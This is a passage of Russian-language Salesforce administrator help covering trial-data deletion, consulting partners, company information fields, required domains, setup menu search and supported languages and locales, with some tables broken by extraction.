При регистрации новая организация Salesforce автоматически заполняется некоторыми тестовыми данными. В течение пробного периода администраторы могут удалять тестовые данные и все данные организации посредством ссылки «Удалить все данные».

 **Прим.:** Ссылка «Удалить все данные» отображается только при выполнении всех указанных ниже условий.

- Наличие полномочия пользователя «Изменение всех данных».
- Использование пробной организации.
- Отсутствие включенных порталов.
- Пользователь не является администратором партнера, выступающим от имени другого пользователя.

1. Введите строку *«Удалить все данные»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Удалить все данные»**.
2. Подтвердите необходимость удаления всех данных организации. Удалению подлежат тестовые данные и данные, введенные пользователем. Параметры пользователя и администратора не изменяются.
3. Нажмите кнопку **«Отправить»**.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пробных данных:

- «Изменение всех данных»

 **Прим.:** Если ограничения хранилища данных препятствуют удалению всех тестовых данных описанным способом, используйте пакетное удаление записей, чтобы удалить организации. Затем воспользуйтесь ссылкой «Удалить все данные», чтобы удалить оставшиеся тестовые данные. Инструкции по использованию пакетного удаления записей см. в разделе «[Пакетное удаление записей и отчетов](#)» на странице 833.

## Планирование запуска Salesforce

Перед началом комбинирования единиц и настраивания Salesforce просмотрите ресурсы, призванные помочь пользователю планировать запуск.

### [Как Salesforce Consulting Partner может помочь пользователю?](#)

Недавно приобрели Salesforce? Не знаете, с чего начать? Проконсультируйтесь с партнером-консультантом (consulting partner) о том, как воспользоваться всеми возможностями продукта.

## Как Salesforce Consulting Partner может помочь пользователю?

Недавно приобрели Salesforce? Не знаете, с чего начать? Проконсультируйтесь с партнером-консультантом (consulting partner) о том, как воспользоваться всеми возможностями продукта.

Партнеры-консультанты (Consulting partner) — это фирмы, которые нанимают консультантов, имеющих сертификат Salesforce. Консультанты работают с пользователями, чтобы изучить нужды их компании, разработать и создать организацию Salesforce для их удовлетворения, а также тестируют организацию до ее запуска в ваших группах. Партнеры-консультанты преследуют единую цель: ваш успех в работе с Salesforce.

Запуск эффективной организации Salesforce занимает время и требует глубокого планирования. Работа с партнерами может помочь компании пользователя использовать мощности Salesforce; данный процесс будет сложным и длительным без поддержки экспертов.

Не уверены, что компания нуждается в помощи экспертов? Подумайте, как бы вы ответили на следующие вопросы о целях продаж вашей компании.

- Имеет ли ваша компания внутренние ресурсы времени, знаний и опыта для развития соответствующих функций Salesforce, чтобы удовлетворять деловые нужды компании?
- Начинает ли ваша компания работать с новыми направлениями деятельности, расширяет присутствие в других странах или открывает новые предприятия?
- Нужны ли вам ясные, объективные перспективы во время принятия деловых решений?
- Вы хотите видеть результаты через несколько недель, а не лет?

Все еще выжидаете? Проведите сравнение между самостоятельным запуском Salesforce и запуском Salesforce вместе с партнером.

| Сравнение | Самостоятельный запуск <b>Salesforce</b>  | Запуск <b>Salesforce</b> вместе с партнером |
|-----------|---|---|
| Оценка    | Иногда компании нанимают сотрудников с сертификатом Salesforce, которые могут помочь с настройками. | Консультанты имеют сертификаты Salesforce.  |

| Сравнение                                 | Самостоятельный запуск Salesforce   | Запуск Salesforce вместе с партнером   |
|---|---|--|
| Опыт                                      | Как правило, сотрудники имеют небольшой опыт работы с Salesforce или не имеют никакого.   | Консультанты провели настройки во многих организациях Salesforce и имеют представления о рекомендациях по использованию.                                     |
| Доступность ресурсов для настройки        | Обычно настройка завершается другими проектами и приоритетами ваших сотрудников.  | Консультанты выполняют весь объем работ для запуска Salesforce.  |
| Внешняя поддержка                         | Salesforce предлагает базовую поддержку для всех организаций Salesforce. В поддержку входит доступ к самообслуживанию (статьи интерактивной справки) и агенты службы поддержки (ответ гарантирован в течение 2 дней). | Консультанты опытные и имеют связи, они могут предложить персональную поддержку компаниям во время настройки и запуска.                                      |
| Затраты времени                           | Обычно самостоятельный запуск Salesforce занимает существенное время, если недоступны опытные ресурсы.  | Как правило, запуск Salesforce с партнером проходит быстрее, т. к. опытные ресурсы полностью вовлечены в ваш проект.   |
| Признание Salesforce группами по продажам | Если Salesforce не запускается должным образом, компании рискуют, что их группы по продажам не признают значение продуктов и не будут применять продукт в полной мере.  | Когда консультанты запускают Salesforce, больше шансов, что группы по продажам используют продукт с момента запуска, т. к. преимущества системы видны сразу. |
| Средства обучения                         | Компании должны разрабатывать и запускать собственные планы обучения для сотрудников без кураторства со стороны экспертов.  | Партнеры Salesforce могут предложить опытных наставников и готовые учебные материалы.  |

Чтобы узнать больше о партнерах-консультантах (consulting partners) и о том, как с ними связаться, посетите наш веб-сайт, раздел «Успешное внедрение вместе с партнерами Salesforce».

СМ. ТАКЖЕ:

<https://help.salesforce.com/HTViewQuickStarts?id=000176287>

<https://help.salesforce.com/HTViewQuickStarts?id=000176287>

## Настройка организации

### Поиск сведений о компании

Найдите сведения, предоставляемые при регистрации компании в Salesforce на странице «Сведения о компании» в разделе «Настройка».

Ниже перечислены действия, доступные на странице «Сведения о компании».

- [Измените сведения о компании.](#)
- Просмотрите доступные [лицензии пользователя](#), [лицензии на компоненты](#), [лицензии набора полномочий](#) и [права на основе использования](#).
- [Добавьте или удалите лицензии.](#)
- (Только для безопасных организаций) Сопоставьте предоставленные лицензии производственной среды с безопасной организацией. Процесс сопоставления обновляет безопасную организацию лицензиями производственной среды и удаляет из безопасной организации любые лицензии, которые отсутствуют в производственной среде.

### Поля сведений о компании

Ниже перечислены поля, доступные на странице «Сведения о компании», включая лицензии, приобретенные для организации.

| Поле                                    | Описание   |
|---|--|
| Адрес                                   | Часть адреса организации: название улицы. Данное поле может содержать не более 255 символов.   |
| Информационный бюллетень администратора | Данное поле позволяет администраторам организации определять необходимость получения рекламных сообщений эл. почты от компании Salesforce.                 |
| Запросы API, последние 24 часа          | Общее количество запросов API, отправленных организацией за последние 24 часа. Максимальное количество запросов определяется используемой версией системы. |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- «Просмотр настройки и конфигурации»

Для изменения сведений о компании:

- «Изменение всех данных»

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля определяются используемой версией Salesforce.

| Поле               | Описание   |
|--------------------|--|
| Город              | Часть адреса организации: название города. Данное поле может содержать не более 40 символов.   |
| Валюта компании    | Валюта, используемая головным офисом организации в отчетах по доходам. Данная валюта используется в качестве основы всех курсов обмена. Данное поле доступно только мультивалютным организациям.   |
| Страна             | Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   |
| Создано            | Пользователь, зарегистрировавший организацию, а также дата и время создания. (Только для чтения)   |
| Регион валюты      | Часть адреса организации: название страны или географического региона. Данный параметр определяет формат отображения сумм в валюте. Данное поле доступно только одновалютным организациям.   |
| Стандартный язык   | <p>Стандартный язык, выбранный для новых пользователей организации. Данный параметр определяет язык, используемый в справке и пользовательском интерфейсе. Во всех версиях, кроме Personal Edition и Database.com Edition, отдельные пользователи могут самостоятельно выбирать язык для входа; при этом переопределяются параметры организации. В версии Group Edition данное поле называется «Язык отображения».</p> <p>Кроме того, данный параметр определяет язык, используемый для хранения всех настроек (например, настраиваемые поля, вкладки и параметры пользовательского интерфейса). Данный параметр не переопределяется параметрами языка отдельных пользователей.</p> <p>При редактировании или клонировании текущих критериев фильтрации убедитесь, что данный параметр соответствует стандартному языку, выбранному при определении исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.</p> |
| Стандартный регион | Стандартная страна или географический регион, выбранный для новых пользователей организации. Данный параметр определяет формат отображения дат, времени и имен в системе Salesforce. Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют отдельным   |



| Поле                                       | Описание   |
|--|--|
|  | пользователям задавать личные регионы, которые переопределяют параметры организации. В версии Group Edition данное поле называется «Регион».   |
| Стандартный часовой пояс                   | Часть адреса организации: название основного часового пояса. Параметр отдельного пользователя «Часовой пояс» переопределяет параметр организации «Стандартный часовой пояс».                       |
| Подразделение                              | Группа или подразделение, использующее систему (например, группа сбыта ПК). Данное поле может содержать не более 40 символов.  |
| Факс                                       | Номер факса. Данное поле может содержать не более 40 символов.   |
| Начало финансового года                    | Начальный месяц и год для финансового года организации при использовании стандартного финансового года. Значение «Настраиваемый финансовый год» при использовании настраиваемого финансового года. |
| Скрыть уведомления о простое системы       | Чтобы скрыть предварительные уведомления о плановом простое системы, отображающиеся при входе пользователя в систему Salesforce, установите данный флажок.   |
| Скрыть уведомления об обслуживании системы | Чтобы скрыть предварительные уведомления о плановом обслуживании системы, отображающиеся при входе пользователя в систему Salesforce, установите данный флажок.                                    |
| Изменено                                   | Пользователь, который изменял сведения о компании последним, а также дата и время изменения. (Только для чтения)   |
| Информационный бюллетень                   | Данное поле позволяет пользователям организации определять необходимость получения рекламных сообщений эл. почты от компании Salesforce.   |
| Версия организации                         | Версия организации, например Developer Edition или Enterprise Edition.   |
| Имя организации                            | Название организации. Данное поле может содержать не более 80 символов.  |
| Тел.                                       | Основной номер телефона организации. Данное поле может содержать не более 40 символов.   |
| Основной контакт                           | Основное контактное лицо или администратор организации. Имя может быть введено самостоятельно или выбрано из списка predetermined пользователей. Данное поле может содержать не более 80 символов. |

| Поле                                     | Описание   |
|--|--|
| Ограниченные входы, текущий месяц        | Количество пользователей ограниченного входа, выполнивших вход в течение текущего месяца.<br><br>Данное значение аннулируется в начале каждого месяца. Максимальное количество пользователей ограниченного входа отображается в скобках. |
| Лицензии Salesforce                      | Количество учетных записей Salesforce, которым может быть предоставлен доступ к системе. Данное поле содержит количество лицензий Salesforce, оплачиваемых организацией.   |
| Код организации Salesforce               | Уникальный код организации в системе Salesforce.   |
| Область/штат                             | Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.                      |
| События Streaming API, последние 24 часа | Общее количество событий Streaming API, использованное организацией за последние 24 часа. Максимальное количество событий определяется используемой версией системы.   |
| Почтовый индекс                          | Часть адреса организации: почтовый индекс. Данное поле может содержать не более 20 символов.   |
| Использованное пространство данных       | Использованный объем хранилища данных; значение указывается в единицах измерения (например, 500 Мб) и в процентах от общего объема хранилища данных (например, 10 %).  |
| Использованное пространство файлов       | Использованный объем хранилища файлов; значение указывается в единицах измерения (например, 500 Мб) и в процентах от общего объема хранилища файлов (например, 10 %).  |

СМ. ТАКЖЕ:

[Поиск сведений о компании](#)

## Обязательные домены

Ниже перечислены домены, используемые системой Salesforce для доставки содержимого.

- \*.content.force.com
- \*.force.com
- \*.salesforce.com
- \*.staticforce.com
- Кроме того, эти домены используются для доставки содержимого в правую рамку страницы входа.
- \*.sfdcstatic.com
- secure.eloqua.com
- www.google.\*
- \*.doubleclick.net
- www.facebook.com
- ssl.google-analytics.com

Содержимое правой рамки отображается по следующим URL-адресам.

- login.salesforce.com
- test.salesforce.com
- <instance>.salesforce.com (например, na1.salesforce.com)
- URL-адрес «Мой домен» без элементов настраиваемого фирменного стиля (например, norns.my.salesforce.com)

Данные домены должны быть добавлены в список разрешенных доменов (при его наличии). Если обозреватель не поддерживает сторонние cookie-файлы (по умолчанию поддерживаются большинством обозревателей), то качественная работа системы Salesforce гарантируется только после их включения. Пользователям, имеющим общий доступ к Интернету, не требуется предпринимать каких-либо действий.

## Меню «Настройка»

### Улучшенный интерфейс настройки пользователя в Salesforce Classic

Улучшенный пользовательский интерфейс настройки позволяет добиться большего удобства при просмотре и управлении задачами личной и административной настройки.

Организация, использующая улучшенный пользовательский интерфейс настройки, отличается некоторыми изменениями.

- Меню «Настройка» открывается посредством ссылки «Настройка», расположенной в верхнем правом углу любой страницы Salesforce.
- Разделы меню «Настройка» объединены в несколько категорий: «Администрировать», «Разработать», «Развернуть», «Отслеживать» и «Checkout».
- Личные параметры, которые могут редактироваться всеми пользователями Salesforce, доступны в отдельном меню «Мои параметры».

Чтобы открыть меню «Мои параметры», щелкните имя пользователя в верхнем правом углу любой страницы Salesforce и выберите пункт **«Мои параметры»**. Кроме того, меню «Мои параметры» доступно на странице профиля Chatter: щелкните ссылку **«Мои параметры»** на правой панели.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: все  
версии.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

- Начальная страница меню «Мои параметры» содержит быстрые ссылки на популярные инструменты и задачи раздела «Личные параметры».

 **Важное замечание:** Включение улучшенного пользовательского интерфейса настройки инициирует его активацию для каждого пользователя организации. Прежде чем включить или выключить данный параметр, рекомендуем уведомить пользователей организации о предстоящих изменениях.

Чтобы включить улучшенный интерфейс настройки пользователя, в разделе «Настройка» введите «*Интерфейс пользователя*» в поле «Быстрый поиск», затем выберите «**Интерфейс пользователя**», затем выберите пункт «**Включить улучшенный интерфейс настройки пользователя**».

 **Прим.:** Улучшенный пользовательский интерфейс настройки:

- не поддерживается обозревателем Internet Explorer 6.0
- доступен только при использовании новой темы пользовательского интерфейса


СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

[Поиск настроек](#)


## Расширенный поиск по меню «Настройка» (бета)

Расширенный поиск по меню «Настройка» позволяет выполнять поиск разных типов элементов меню «Настройка», включая элементы утверждения, настраиваемые объекты и поля, настраиваемые профили, наборы полномочий, элементы бизнес-правил, пользователей и т. д.

 **Прим.:** Данный выпуск поддерживает бета-версию функции «Расширенный поиск по меню "Настройка"», являющуюся полноценной, но имеющую некоторые ограничения.

Чтобы воспользоваться расширенным поиском по меню «Настройка», включите соответствующий параметр пользовательского интерфейса. В разделе «Настройка» введите «*Интерфейс пользователя*» в поле «Быстрый поиск», затем выберите «**Интерфейс пользователя**», затем прокрутите до пункта «Включить расширенный поиск по меню "Настройка" (бета)». Если организация не поддерживает расширенный поиск по меню «Настройка», то поле поиска по меню «Настройка» возвращает только заголовки страниц меню «Настройка», но не отдельные созданные или измененные элементы меню «Настройка».

Универсальность расширенного поиска по меню «Настройка» обуславливает возможность его разнопланового использования.

- Чтобы найти страницу меню «Настройка», введите полное имя нужной страницы или его часть в поле «Поиск по всему меню "Настройка"...». По мере ввода система отображает соответствующие страницы меню «Настройка». Чтобы открыть страницу, щелкните имя нужной страницы.
- Чтобы найти метаданные настройки, введите не менее двух последовательных символов из имени нужного элемента и щелкните значок  или нажмите клавишу Enter. Выберите нужный элемент на странице «Результаты поиска по меню "Настройка"».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для включения  
расширенного поиска по  
меню «Настройка»:

- «Настройка приложения»

Для поиска по меню  
«Настройка»:

- «Просмотр настройки и конфигурации»

 **Прим.:** Некоторые элементы, доступные для поиска (например, наборы полномочий), поддерживаются не всеми версиями. Пользователи не могут выполнять поиск по элементам, которые не поддерживаются используемой версией системы.


 **Пример:** Например, чтобы просмотреть все установленные пакеты организации, введите запрос «*уота*». По мере ввода система фильтрует меню «Настройка» для отображения только тех меню и страниц, которые соответствуют заданному критерию. Ссылка на нужную страницу («**Установленные пакеты**») отображается в считанные секунды. Далее, чтобы изменить пароль одного из пользователей (Мария Кузнецова), введите запрос «*кузн*» и щелкните значок . Чтобы открыть страницу сведений о пользователе, щелкните результат «Мария Кузнецова» на странице «Результаты поиска по меню "Настройка"».

СМ. ТАКЖЕ:

[Страница «Результаты поиска по меню "Настройка"» \(бета\)](#)


## Страница «Результаты поиска по меню "Настройка"» (бета)


Страница «Результаты поиска по меню "Настройка"» отображает разные типы элементов меню «Настройка», соответствующие заданному критерию, включая элементы утверждения, настраиваемые объекты и поля, настраиваемые профили, наборы полномочий, элементы бизнес-правил, пользователей и т. д.

 **Прим.:** Данный выпуск поддерживает бета-версию функции «Расширенный поиск по меню "Настройка"», являющуюся полноценной, но имеющую некоторые ограничения.

Откройте страницу «Результаты поиска по меню "Настройка"».

- Левая панель содержит все категории, напротив которых отображается количество найденных результатов.
  - Чтобы просмотреть результаты поиска для конкретной категории, выберите нужную категорию.
  - Чтобы просмотреть все результаты поиска, щелкните ссылку «**Все результаты**».
- Чтобы открыть страницу сведений, щелкните имя нужного результата. Чтобы изменить сведения, щелкните ссылку «**Правка**».
- Чтобы выполнить повторный поиск по меню «Настройка», воспользуйтесь полем поиска вверху страницы.

 **Прим.:** Критерии поиска, соответствующие имени или прозвищу пользователя в сообществе (поле «Прозвище» на странице сведений о пользователе), возвращают результаты, отображающие только имя пользователя. Если прозвище не соответствует имени пользователя, то результат может не быть очевидным. Например, поиск по запросу «*Нюта*» возвращает пользователя Анна Петрова, которому соответствует прозвище «Нюточка».

 **Совет:** При просмотре результатов поиска по меню «Настройка» рекомендуем добавить страницу результатов в закладки, чтобы ускорить аналогичные поиски в будущем. Например, при частом поиске по запросу «кузн» рекомендуем добавить соответствующую страницу результатов в закладки. URL-адрес данной закладки будет выглядеть

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

следующим образом:

[https://\*мояКомпания\*.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=кузн.](https://<i>мояКомпания</i>.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=кузн.)

СМ. ТАКЖЕ:

[Расширенный поиск по меню «Настройка» \(бета\)](#)

## Общие сведения о языке, регионе и валюте

Параметры Salesforce для языка, региона, часового пояса и валюты могут влиять на способ отображения объектов (например, организаций, интересов, возможностей и т. д.).

Администраторы одновалютных организаций Salesforce настраивают региональную валюту, а также стандартные язык, регион и часовой пояс организации, тогда как пользователи могут настроить собственные язык, регион и часовой пояс на страницах личных параметров. Администраторы многовалютных организаций Salesforce настраивают валюту компании, а также стандартные язык, регион и часовой пояс организации, тогда как пользователи могут настроить собственные язык, регион, часовой пояс и валюту на страницах личных параметров.



**Прим.:** Одноязычные организации не поддерживают изменение языка, но позволяют менять регион.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Параметр                    | Наличие полномочия на редактирование     |
|-----------------------------|--|
| Валюта                      | Пользователь мультивалютной организации  |
| Валюта компании             | Администратор мультивалютной организации |
| Региональная валюта         | Администратор одновалютной организации   |
| Код ISO валюты по умолчанию | Недоступно для редактирования            |
| Язык по умолчанию           | Администратор                            |
| Регион по умолчанию         | Администратор                            |
| Часовой пояс по умолчанию   | Администратор                            |
| Валюта информации           | Недоступно для редактирования            |
| Язык                        | Пользователь                             |
| Регион                      | Пользователь                             |

| Параметр     | Наличие полномочия на редактирование |
|--------------|--------------------------------------|
| Часовой пояс | Пользователь                         |

СМ. ТАКЖЕ:

- [Общие сведения о параметрах языка](#)
- [Поддерживаемые валюты](#)
- [Какие языки поддерживает система Salesforce?](#)
- [Поддерживаемые регионы](#)
- [Поддерживаемые часовые пояса](#)
- [Установка личной валюты или валюты организации](#)

## Общие сведения о параметрах языка

Пользовательский веб-интерфейс Salesforce, а также приложения Salesforce for Outlook, Connect Offline и Connect for Office, доступны на [нескольких языках](#).

Ниже перечислены параметры языка, поддерживаемые пользовательским веб-интерфейсом Salesforce.

- **Личный язык:** данный язык используется для отображения всех элементов интерфейса (текст, изображения, кнопки и интерактивная справка). Чтобы изменить данный параметр, измените личные сведения.
- **Стандартный язык организации:** данный язык применяется ко всем новым пользователям, если не выбран личный язык. Кроме того, данный параметр определяет язык, используемый для хранения всех настроек (например, настраиваемые поля, вкладки и параметры пользовательского интерфейса). Данный стандартный параметр не переопределяется личным языком пользователей. Некоторые элементы настройки, введенные администратором вручную, могут быть переведены в средстве перевода.

Данный параметр может быть изменен администратором путем редактирования сведений о компании.

Текст, введенный пользователем, отображается на языке ввода.

СМ. ТАКЖЕ:

- [Общие сведения о языке, регионе и валюте](#)

## Какие языки поддерживает система Salesforce?

Компания Salesforce предлагает три уровня языковой поддержки: [основные языки](#), [языки конечного пользователя](#) и [языки платформы](#). Каждый язык определяется двузначным кодом, например en или пятизначным кодом региона, например en\_AU.

В дополнение к поддержке языка Salesforce можно локализовать организации двумя способами. Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут в полной мере оценить все достоинства системы Salesforce на своем родном языке.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Вторым вариантом является переименование вкладок и полей в Salesforce. Если в пользовательском приложении используется лишь несколько стандартных вкладок и полей Salesforce, их можно перевести.

### Основные языки

Можно изменить язык для всех функций, в том числе для справки, на один из следующих полностью поддерживаемых языков: в меню «Настройка» ввести «Сведения о компании» в поле «Быстрый поиск», затем выбрать «Сведения о компании», далее нажать кнопку «Правка».

- Китайский (упрощенный): zh\_CN
- Китайский (традиционный): zh\_TW
- Датский: da
- Голландский: nl\_NL
- Английский: en\_US
- Финский: fi
- Французский: fr
- Немецкий: de
- Итальянский: it
- Японский: ja
- Корейский: ko
- Норвежский: no
- Португальский (Бразилия): pt\_BR
- Русский: ru
- Испанский: es
- Испанский (Мексика): es\_MX
- Шведский: sv
- Тайский: th

#### Прим.:

- «Испанский (Мексика)», вместо которого используется язык «Испанский» для пользовательских переводов.
- Хотя пользовательский интерфейс Salesforce полностью переведен на тайский язык, справка остается на английском.

### Языки конечного пользователя


Языки конечного пользователя предназначены для многоязычных организаций или организаций, партнеры которых используют языки, отличные от стандартного языка компании. Что касается языков конечных пользователей, в Salesforce предусмотрены переведенные метки для всех стандартных объектов и страниц, *за исключением* страниц администрирования, меню «Настройка» и справки. При задании языка конечного пользователя непереуведенные метки и справка, выводятся на английском языке. Языки конечного пользователя предназначены только для личного использования конечными пользователями. Не используйте языки конечного пользователя как корпоративные языки. Salesforce не обеспечивает поддержку клиентов на языках конечного пользователя.

Ниже перечислены языки конечного пользователя:

- Арабский: ar



- Болгарский: bg
- Хорватский: hr
- Чешский: cs
- Английский (Великобритания): en\_GB
- Греческий: el
- Еврейский: iw
- Венгерский: hu
- Индонезийский: in
- Польский: pl
- Португальский (Португалия): pt\_PT
- Румынский: ro
- Словацкий: sk
- Словенский: sl
- Турецкий: tr
- Украинский: uk
- Вьетнамский: vi

 **Прим.:** Salesforce предоставляет ограниченную поддержку для языков с направлением справа налево, арабского и иврита, для следующих функций.

- Live Agent
- Обращения
- Организации

Эти функции не поддерживаются в Lightning Experience, мобильном приложении Salesforce1, в любых других мобильных приложениях или браузерах или в любых пользовательских интерфейсах, кроме Salesforce Classic. Мы не гарантируем корректную работу при использовании языков, письмо в которых ориентировано справа налево, с любыми другими функциями Salesforce. У нас нет планов расширять список поддерживаемых функций.

Ниже перечислены функции, которые не поддерживаются для языков с направлением справа налево.

- Конструктор отчетов
- Создание копировок в PDF
- Настраиваемое прогнозирование
- Сообщения эл. почты
- Salesforce Knowledge
- Ленты
- Сообщества

Отсутствие функции в этом списке не предполагает поддержку. Только Live Agent, «Обращения» и «Организации» поддерживаются с языками направления справа налево.

## Языки платформы

В ситуациях, когда Salesforce не предоставляет перевод по умолчанию, используйте только платформенные языки для локализации приложений и собственные функции, созданные на Облаке приложений Salesforce. Можно перевести такие

элементы, как настраиваемые метки, настраиваемые объекты и имена полей. Можно также переименовать большинство стандартных объектов, меток и полей. Информационный текст и неполевой текст метки не подлежат переводу.

Языки платформы могут быть выбраны во всех раскрывающихся списках языков. Тем не менее, при выборе языка платформы все стандартные метки системы Salesforce по умолчанию отображаются на английском языке, либо (при выборе обращений) на языке конечного пользователя или на основном языке.

При выборе языка платформы метки стандартных объектов и полей используют язык «Английский». Данное правило не распространяется на следующие языки:

- «Английский (Австралия)», «Английский (Индия)», «Английский (Малайзия)» и «Английский (Филиппины)», вместо которых используется язык «Английский (Великобритания)».
- «Немецкий (Австрия)» и «Немецкий (Швейцария)», вместо которых используется язык «Немецкий».
- «Французский (Канада)», вместо которого используется язык «Французский».
- «Румынский (Молдова)», вместо которого используется язык «Румынский».
- «Черногорский», вместо которого используется язык «Сербский (латиница)».
- «Португальский (Португалия)», вместо которого используется язык «Португальский (Бразилия)».

Ниже перечислены поддерживаемые языки платформы.

- Албанский: sq
- Арабский (Алжир): ar\_DZ
- Арабский (Бахрейн): ar\_BH
- Арабский (Египет): ar\_EG
- Арабский (Ирак): ar\_IQ
- Арабский (Иордания): ar\_JO
- Арабский (Кувейт): ar\_KW
- Арабский (Ливан): ar\_LB
- Арабский (Ливия): ar\_LY
- Арабский (Марокко): ar\_MA
- Арабский (Оман): ar\_OM
- Арабский (Катар): ar\_QA
- Арабский (Саудовская Аравия): ar\_SA
- Арабский (Судан): ar\_SD
- Арабский (Сирия): ar\_SY
- Арабский (Тунис): ar\_TN
- Арабский (Объединённые Арабские Эмираты): ar\_AE
- Арабский (Йемен): ar\_YE
- Армянский: hy
- Баскский: eu
- Боснийский: bs
- Бенгальский: bn
- Китайский (упрощенный, Сингапур): zh\_SG
- Китайский (традиционный, Гонконг): zh\_HK
- Английский (Австралия): en\_AU

- Английский (Канада): en\_CA
- Английский (Гонконг): en\_HK
- Английский (Индия): en\_IN
- Английский (Ирландия): en\_IE
- Английский (Малайзия): en\_MY
- Английский (Филиппины): en\_PH
- Английский (Сингапур): en\_SG
- Английский (ЮАР): en\_ZA
- Эстонский: et
- Французский (Бельгия): fr\_BE
- Французский (Канада): fr\_CA
- Французский (Люксембург): fr\_LU
- Французский (Швейцария): fr\_CH
- Грузинский: ka
- Немецкий (Австрия): de\_AT
- Немецкий (Люксембург): de\_LU
- Немецкий (Швейцария): de\_CH
- Хинди: hi
- Исландский: is
- Ирландский: ga
- Итальянский (Швейцария): it\_CH
- Латвийский: lv
- Литовский: lt
- Люксембургский: lb
- Македонский: mk
- Малайский: ms
- Мальтийский: mt
- Румынский (Молдова): ro\_MD
- Черногорский: sh\_ME
- Ретороманский: rm
- Сербский (кириллица): sr
- Сербский (латиница): sh
- Испанский (Аргентина): es\_AR
- Испанский (Боливия): es\_BO
- Испанский (Чили): es\_CL
- Испанский (Колумбия): es\_CO
- Испанский (Коста-Рика): es\_CR
- Испанский (Доминиканская Республика): es\_DO
- Испанский (Эквадор): es\_EC
- Испанский (Сальвадор): es\_SV

- Испанский (Гватемала): es\_GT
- Испанский (Гондурас): es\_HN
- Испанский (Никарагуа): es\_NI
- Испанский (Панама): es\_PA
- Испанский (Парагвай): es\_PY
- Испанский (Перу): es\_PE
- Испанский (Пуэрто-Рико): es\_PR
- Испанский (США): es\_US
- Испанский (Уругвай): es\_UY
- Испанский (Венесуэла): es\_VE
- Тагальский: tl
- Тамильский: ta
- Урду: ur
- Уэльский: cy

СМ. ТАКЖЕ:

[Общие сведения о языке, регионе и валюте](#)

[Включение и выключение средства перевода](#)

## Поддерживаемые регионы

Региональные параметры Salesforce определяют форматы отображения для даты и времени, имен пользователей, адресов и точек/запятых, используемых в числовых значениях. Кроме того, регионы определяют стандартные валюты для одновалютных организаций посредством раскрывающегося списка «Регион валюты» на странице «Сведения о компании».

| Имя                 | Код   | Стандартная валюта     | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------|-------|------------------------|-----------------------|----------------|--------------|-----------------------------|---|
| Албанский (Албания) | sq_AL | Албанский лек: ALL     | 2008-02-28<br>4.30.PM | 6.00.PD        | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес:<br>строка 1,<br>Адрес:<br>строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Алжир)    | ar_DZ | Алжирский динар: DZD   | // : :                | PM             |              | Обращение<br>Имя<br>Фамилия | Адрес:<br>строка 1,<br>Адрес:<br>строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Бахрейн)  | ar_BH | Бахрейнский динар: BHD | // : :                | PM             |              | Обращение<br>Имя<br>Фамилия | Адрес:<br>строка 1,<br>Адрес:<br>строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Египет)   | ar_EG | Египетский фунт: EGP   | // : :                | PM             |              | Обращение<br>Имя<br>Фамилия | Адрес:<br>строка 1,<br>Адрес:<br>строка 2   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- «Просмотр настройки и конфигурации»

Для изменения сведений о компании:

- «Настройка приложения»

Доступные параметры настройки определяются используемой версией Salesforce.

| Имя                 | Код   | Стандартная валюта    | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------|-------|-----------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                     |       |                       |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
